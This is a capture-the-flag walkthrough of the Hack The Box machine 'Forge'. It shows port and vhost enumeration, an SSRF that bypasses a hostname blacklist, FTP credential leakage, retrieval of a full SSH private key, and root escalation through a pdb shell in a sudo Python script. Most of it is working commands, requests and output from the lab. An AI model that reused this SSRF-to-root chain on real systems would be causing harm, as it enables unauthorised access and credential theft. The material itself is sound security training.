Enumeration

Nmap Scan


```
nmap -A -sC -sV -O -oN nmap forge.htb
```

```
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open     http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Gallery
```


gobuster result

```
└─# gobuster vhost -u http://forge.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-
top1million-5000.txt -r 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://forge.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/09/15 19:47:14 Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.forge.htb (Status: 200) [Size: 27]
```

Here we can see following output on the subdomain **admin.forge.htb**
as it says that only localhost is allowed means we are likely to find the SSRF vulnerability.


Only localhost is allowed!

On the http port we can see that there is a option to upload img but we cant upload our shell as it is using encryption while uloading files
But there is also a option to upload through url so lets check for SSRF



```
└─# python3 -m http.server 80
1 ×
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.220.174 - - [15/Sep/2021 20:02:34] code 404, message File not found
10.129.220.174 - - [15/Sep/2021 20:02:34] "GET /temp.php HTTP/1.1" 404 -
```


As you can see above we got the hit on our server that means we can exploit SSRF

User

So we will try SSRF on the domain using forge.htb/upload
and we will try to execute the admin subdomain which was accesible for localhost


Note : Anything that includes localhost or admin or forge is blacklisted so we have to use upper case words like ADMIN.FORGE.HTB

Every time when we try to exploit SSRF it gives us the link like this




File uploaded successfully to the following url:
http://forge.htb/uploads/o5UKEAfwEmKhLqUnSjmX

And if you try to browse the link it shows following error



The image "http://forge.htb/uploads/o5UKEAfwEmKhLqUnSjmX" cannot be displayed because it contains errors.

This error is caused by the browser it self. So lets Go and open this url in burp itself and capture the request.



```
GET /uploads/ej0184SLAu3kxppyqZKm HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 14:28:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=ej0184SLAu3kxppyqZKm
Content-Length: 559
Last-Modified: Wed, 15 Sep 2021 14:27:51 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

so now the code in the html format is now visible to us.
This was not showing in the browser beacuse the content type is set to image/jpg and the content inside was of html format.

so in the avalible response we can see the link to the announcement page so lets go and cheack that with SSRF

Again we will get a link that we need to open in brup for reading
so we will capture both the requests in the repeater and make changes there

So in the announcement section you get the following response with the ftp password but as the ftp is filtered on the machine we can not access it using the ftp port



```
GET /uploads/W2nqhJcnd0pZoWAHsT9I HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 14:44:11 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=W2nqhJcnd0pZoWAHsT9I
Content-Length: 965
Last-Modified: Wed, 15 Sep 2021 14:43:59 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from
url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading
an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
    </ul>
</body>
</html>
```


`user:heightofsecurity123!`

in the announcements we can see that we are able to pass the url using ?u parameter for uploading purpose
and we can access the ftp on the browser too so we will take advantage of that
as the ftp is allowed on the /upload endpoint of the admin page

So lets get that going with SSRF

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@10.129.220.174/
```

you have to url encode above url before sending it into the burp request




```
GET /uploads/kid23o4W60vX1mgTDGIJ HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 15:21:34 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=kid23o4W60vX1mgTDGIJ
Content-Length: 126
Last-Modified: Wed, 15 Sep 2021 15:21:25 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Sep 14 19:41 user.txt
```

You can see that the ftp is accesible in this way and we can access the user.txt file

So as we can access the user.txt which is generally located in the users home directory we can assume that the home directory is accesible to us now so lets go and grab the users ssh key in order to get user access in the same way we got the flag


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Request
Response
Pretty Raw Hex \n
Pretty Raw Hex Render \n
0 matches
Done

```
GET /uploads/9Nw0JB6cLmy94qox1wTh HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1
```

```
Content-Disposition: inline; filename=9Nw0JB6cLmy94qox1wTh
Content-Length: 2590
Last-Modified: Wed, 15 Sep 2021 15:22:52 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

-----BEGIN OPENSSH PRIVATE KEY-----
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
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```

remember to give 600 permission to id_rsa

```
chmod 600 id_rsa
```

and as the ftp has username as user we will try that for ssh also
and now lets connect to ssh

```
└─# ssh user@forge.htb -i id_rsa
The authenticity of host 'forge.htb (10.129.220.174)' can't be established.
ECDSA key fingerprint is SHA256:e/qp97tB7zm4r/sMgxwxPixH0d4YFnuB6uKn1GP5GTw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb,10.129.220.174' (ECDSA) to the list of known
hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 15 Sep 2021 03:24:58 PM UTC

  System load:           0.0
  Usage of /:            43.6% of 6.82GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.129.220.174
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ca1c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

And we are in

Root

so after checking sudo permission we can se that user can execute a python script with no password.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

So after checking the code we can see the password of the service in clear text form

```
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
```

And also we can see that the script imports the pdb package that could be helpful for use in order to privillage escallation if we some how get the pdb shell.

so lets go and fire up the script

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:59961
```

so the program creates a service which is listning on the random port
but you have to connect to it using local host only
so open two ssh session and start service in one
and connect to it with other ssh session of user

```
user@forge:~$ nc localhost 55865
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
sdgg
```

when you raise an exception in the client side by giving unexpected input like chaeacters you can see a pdb shell popped out in the ssh session where you stared the service

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:55865
invalid literal for int() with base 10: b'sdgg'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)
```

now we can run any python command in here
as our service was running as sudo
if we try to access the /bin/bash using OS library in python
the root shell should be returned to us....

```
import os; os.system("/bin/bash")
```

```
(Pdb) import os; os.system("/bin/bash")
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user# whoami
root
root@forge:/home/user# w
```